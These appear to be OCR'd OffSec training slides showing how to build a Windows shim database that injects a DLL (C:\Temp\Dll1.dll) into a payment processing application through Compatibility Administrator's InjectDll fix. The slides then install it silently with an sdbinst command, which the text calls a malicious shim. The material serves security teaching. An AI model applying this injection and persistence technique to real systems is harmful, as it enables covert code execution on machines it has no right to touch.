
OffSec


Compatibility Administrator (32-bit) - New Database(1) [Untitled_1]
File Edit View Database Search Help
New Open Save Fix AppHelp Mode Run Search Query
System Database (32-bit)
Applications
Compatibility Fixes
Compatibility Modes
Installed Databases
Per User Compatibility Settings
Custom Databases
New Database(1) [Untitled_1]
Create New
Install
Paste Ctrl+V
Rename Ctrl+R
Close Ctrl+Z
Properties
Application Fix... Ctrl+P
Apphelp Message... Ctrl+H
Compatibility Mode... Ctrl+L
More information about Compatibility Administrator:
Download the latest version of the Application Compatibility Toolkit
This is an open working database. Fixes can be created for this database


OffSec


Create new Application Fix
Program information
Provide the information for the program you want to fix.
Name of the program to be fixed:
paymentprocessingapp
Name of the vendor for this program:
<Unknown>
Program file location:
C:\Users\Beached\Desktop\paymentProcessingApp.exe
Browse...
< Back
Next >
Cancel


OffSec


Create new Application Fix
Compatibility Modes
Select compatibility modes to be applied for the program.
Compatibility mode
Run this program in compatibility mode for:
Windows Vista (Service Pack 2)
Additional compatibility modes
16BitColor
256Color
640X480
8And16BitAggregateBlts
8And16BitDXMaxWinMode
8And16BitGDIRedraw
8And16BitTimedPriSync
ApiLogLayer
Test Run...
< Back
Next >
Cancel
More information about Compatibility Administrator:


OffSec


Create new Application Fix
Compatibility Fixes
Select compatibility fixes to be applied for this program.
Compatibility Fixes:
Parameters
Show Selected
Clear all
Name
Command-line
Module
InjectDll
C:\Temp\Dll1.dll
No
InstallComponent
InstallFonts
InstallShieldInstaller
No
InternetSetFeatureEnabled
KeepWindowOnMonitor
LanguageNeutralGetFileVersionInfo
LazyReleaseDC
Selected 1 of 433
Test Run...
< Back
Next >
Cancel
Parameters for 8And16BitTimedPriSync
Command line:
C:\Temp\Dll1.dll
Module Information
Module name:
Add
Include
Remove
Exclude
Type
Module Name
OK
Cancel


OffSec


Create new Application Fix
Matching Information
Select matching files to be used for program identification. For each file you can select matching attributes.
Add File
Remove File
Remove All
Auto-Generate
Select All
Unselect All
Main Executable (paymentProcessingApp.exe)
SIZE="3584"
CHECKSUM="0x9CDFD7F3"
BIN_FILE_VERSION="0.0.0.0"
BIN_PRODUCT_VERSION="0.0.0.0"
PRODUCT_VERSION="0.0.0.0"
FILE_DESCRIPTION=" "
FILE_VERSION="0.0.0.0"
ORIGINAL_FILENAME="paymentProcessingApp
INTERNAL_NAME="paymentProcessingApp.exe
LEGAL_COPYRIGHT=" "
VERDATEHI="0x0"
VERDATELO="0x0"
VERFILEOS="0x4"
VERFILETYPE="0x1"
< Back
Finish
Cancel

OffSec




```
sdbinst.exe -q -p sdb4F19.sdb

Where sdb4F19.sdb is the malicious shim database
```



OffSec

```
PS C:\Users\Beached> cd C:\Temp\
PS C:\Temp> sdbinst.exe -q -p .\sdb4F19.sdb
Installation of sdb4F19 complete.
PS C:\Temp>
```